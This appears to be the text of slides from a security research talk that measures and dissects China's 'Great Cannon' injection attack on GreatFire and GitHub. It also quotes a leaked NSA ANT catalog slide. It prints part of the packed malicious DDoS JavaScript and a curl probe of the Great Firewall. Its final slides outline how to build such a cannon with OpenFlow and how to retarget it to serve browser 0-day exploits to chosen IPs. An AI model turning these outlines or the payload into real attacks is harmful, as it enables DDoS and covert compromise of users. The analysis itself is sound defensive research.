
POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here…

- This is the sort of thing the NSA has…
  - A small arm controller, flash, SDRAM, and FPGA in a small package…
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip…
  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)
- Or this USB "charging cable"
  - With built-in cellphone-based tracking & bugging capabilities!



TOP SECRET//COMINT//REL TO USA, FVEY

MAESTRO-II

ANT Product Data

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.

08/05/08

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA is not alone: EG, the Chinese "Great Cannon"?

- The Great Cannon is a dedicated Internet attack tool probably operated by the Chinese government
    - An internet-scale selective man-in-the-middle designed to replace traffic with malicious payloads
    - Currently used to co-opt unwitting foreign visitors to Chinese web sites into participating in DDoS attacks
    - Almost certainly also has the capability to "pwn-by-IP":
      Launch exploits into targets' web surfing
    - "Great Cannon" is our name:
      the actual Chinese name remains unknown
- Structurally related to the Great Firewall, but a separate devices


The DDoS Attack on GreatFire and GitHub

- GreatFire is an anti-censorship group
    - Currently uses "Collateral Freedom": convey information through services they hope are "Too Important to Block"
    - GitHub is one such service:
      You can't block GitHub and work in the global tech economy
- GreatFire's CloudFront instances DDoSed between 3/16/15 and 3/26
- GreatFire's GitHub pages targeted between 3/26 and 4/8
    - GitHub now tracks referer to ignore the DoS traffic

The DDoS used Malicious JavaScript...

- JavaScript in pages would repeatedly fetch the target page with a cache-busting nonce
  - Vaguely reminiscent of Anonymous's "Low Orbit Ion Cannon" DDoS tool
- JavaScript appeared to be served "from the network"
  - Replacing advertising, social widgets, and utility scripts served from Baidu servers
- Several attributed it to the Great Firewall
  - Based on DDoS sources and "odd" TTL on injected packets
  - But it didn't really look quite right to us...

The Great Firewall:
Packet Injection Censorship



TCP RST: Terminate this flow

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
GET /?falun HTTP/1.1
host: www.google.com
```

```
HTTP 200 OK
.....
```

- Detects that a request meets a target criteria
  - Easiest test: "Looks like a search for 'falun':
    - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
  - Then enters a ~1 minute "stateless block": Responds to all further packets with ~~RSTs~~ SYN/ACK PACKETS!!!

Features of the Great Firewall

- The Great Firewall is on-path
  - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
  - Assumes it can see only one side of the flow:
    Can send SYN, ACK, data, and get a response
- It is very stateful
  - Must first see the SYN and ACK, and some reassembly of out of order traffic
- It is multi-process parallel
  - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
  - Each process increments a counter for the TTL
  - IPIDs are also "odd" but harder to categorize

Validating that the Firewall is Still Great...

- Easy test:
  - `curl --header "Host: www.google.com" http://{target}/?falun`
  - Also built custom python scripts using scapy to traceroute location
- Validated properties still hold
  - Doesn't block the reply from the server: it only adds resets
  - Still has crazy TTLs
  - Can still traceroute to the Great Firewall
  - Still is single sided and stateful: needs SYN, ACK, data to act
    - But then goes into "stateless block" for a minute or two

The Baidu Malicious Scripts

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a  ....
,'|||function|Date|script|new|var|jquery|com|||getTime|url_array|r_send2|responseTime|count|x3c|unixtime|
startime|write|document|https|github|NUM|src|get|http|requestTime|js|r_send|setTimeout|getMonth|getDay|
getMinutes|getSeconds|1E3|baidu|min|2E3|greatfire|cn|nytimes|libs|length|window|jQuery|code|ajax|url|dataType|
timeout|1E4|cache|beforeSend|latest|complete|return|Math|floor|3E5|UTC|getFullYear|getHours'.split('|'),0,{}))
```

- Baidu servers were serving a malicious script...
  - Packet with a standard JavaScript packer
    - Probably http://dean.edwards.name/packer/ with Base62 encoding
  - Payload is "keep grabbing https://github.com/greatfire and https://github.com/cn-nytimes"
    - Github quickly defanged the attack: You first have to visit another page on Github for these pages to load
- Others quickly concluded the Great Firewall was responsible...

But The Malicious Reply For The Baidu Script Seemed "Odd"

```
IP (ttl 64,  id 12345) us > Baidu: [S]   seq 0,                  win 8192
IP (ttl 47,  id 12345) Baidu > us: [S.]  seq 0,         ack 1    win 8192
IP (ttl 64,  id 12346) us > Baidu: [.]   seq 1          ack 1    win 8192
IP (ttl 64,  id 12346) us > Baidu: [P.]  seq 1:119      ack 1    win 8192
IP (ttl 201, id 55896) Baidu > us: [P.]  seq 1:108      ack 119  win 767
IP (ttl 202, id 55741) Baidu > us: [P.]  seq 108:1132   ack 1    win 768
IP (ttl 203, id 55699) Baidu > us: [FP.] seq 1132:1238  ack 1    win 769
```

- The injected packets had incremented TTLs and similar funky IPID sequence
  - The Great Firewall's side channel
- The second and third packets had bad ACK values and incrementing windows too
- But the dog that didn't bark:
  - No legitimate reply from the server?!??

The Eureka Moment:
Two Fetches

- Built a custom python script using scapy
  - Connect to server
  - Send request
  - Wait 2 seconds
  - Resend the same request packet
- What happens? The real server replied!?!
  - The first request was attacked by the cannon and replaced with a malicious payload
  - The second request passed through unmolested to the real server
    - Who's reply indicated it never received the original request!

So Now Its Time To Categorize

- Send "valid target" request split over 3 packets:
    - Ignored
- Send "Naked packets": just a TCP data payload without the initial SYN or ACK
    - May trigger response
- Send "No target than valid target"
    - Ignored
- Retry ignored request
    - Ignored (at least for a while...)
- One over from target IP
    - Ignored

Tells us the basic structure: Flow Cache and Stateless Decider

- Non data packets: Ignore
- Packets to other IPs: Ignore
- Data packet on new flow: Examine first packet
    - If matches target criteria AND flip-a-coin (roughly 2% chance): Return exploit and drop requesting packet
- Data packet on existing flow (flow cache): Ignore
    - Even if it decided to inject a packet on this flow

Localizing the Cannon

- Traceroute both for the cannon and for the Great Firewall
  - TTL limited data for the Cannon
  - TTL limited SYN, ACK, DATA for the firewall
- Tracerouted to two intercepted targets on different paths
  - One in China Telecom, the other in China Unacom
  - Both targets intercepted by the Cannon in the same location as the Firewall

Operational History: LBNL Time Machine

- Examine Lawrence Berkeley National Lab's Time Machine for the odd-TTL signature:
  - LBNL does a bulk record start of all connections
- Initial attack: Targeting GreatFire's "collateral freedom" domains
  - Unpacked payload, showed evidence of hand-typing (a 0 vs o typo fixed)
  - Near the end, GreatFire placed a 302 redirect on their domains to www.cac.gov.cn,
    - Makes the DOS target the Cyber Administration of China!
- Second attack: the GitHub targeting
  - Packed payload, but same basic script

Build It Yourself With OpenFlow

- Start with an OpenFlow capable switch or router
- Default rule:
  - Divert all non-empty packets where dst=target and dport=80
- Analysis engine:
  - Examine single packet to make exploitation decision
  - If no-exploit: Forward packet, whitelist flow
  - If exploit: Inject reply, whitelist flow
- Matches observed stateless and flow-cache behavior
  - Other alternative of "BGP-advertise target IP" would probably create a traceroute anomaly (which unfortunately we didn't test for at the time)

Modifying The Cannon For "Pwn By IP" targeting

- The Cannon is good for a lot more than DDoSing GitHub...
  - A nation-state MitM is a very powerful attack tool...
- Change criteria slightly: select traffic FROM targeted IP rather than to IP
  - Need to identify your target's IP address in some other means
    - Emails from your target, "benign" fishing emails, public data, etc...
- Expand the range of target scripts
  - "Looks like JavaScript" in the fetch
- Reply with "attack the browser" payload
  - Open an iframe pointing to an exploit server with your nice Flash 0-day...
- This change would likely take less than a day to implement!

Modify For "Perfect Phishing" Malicious Email from China

